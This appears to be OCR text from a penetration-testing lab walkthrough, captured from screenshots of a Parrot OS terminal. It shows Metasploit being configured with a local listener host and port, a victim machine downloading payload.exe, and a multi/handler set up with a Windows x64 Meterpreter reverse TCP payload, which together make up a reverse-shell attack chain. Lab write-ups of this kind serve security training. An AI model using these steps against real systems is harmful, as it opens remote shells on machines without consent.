
   set lhost 192.168.0.18


   set lport 8888


   exploit



Applications Places System
Tue Dec 31, 00:29
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
192.168.0.101 - - [31/Dec/2024 00:25:32] "GET /payload.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
[root@parrot]-[/home/pentester/Desktop]
#msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
=[metasploit v6.3.44-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >>
Menu
msfconsole - Parrot T...



Applications
Places
System
Tue Dec 31, 00:32
msfconsole - Parrot Terminal
File
Edit
View
Search
Terminal
Help
[msf](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
pentester's Home
README.license
Trash
payload.exe
payload1.exe
Menu
msfconsole - Parrot T...


Applications Places System
Tue Dec 31, 00:35
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> use payload windows/x64/meterpreter/reverse_tcp
Matching Modules
Name Disclosure Date Rank Check Description
0 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
2 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
Interact with a module by name or index. For example info 2, use 2 or use payload/windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
Menu
msfconsole - Parrot T...



Applications Places System
Tue Dec 31, 00:38
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> use payload windows/x64/meterpreter/reverse_tcp
Matching Modules
Name Disclosure Date Rank Check Description
0 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
1 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
2 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
Interact with a module by name or index. For example info 2, use 2 or use payload/windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> use 2
[msf](Jobs:0 Agents:0) payload(windows/x64/meterpreter/reverse_tcp) >>
Click to switch to "Workspace 2"
Menu
msfconsole - Parrot T...

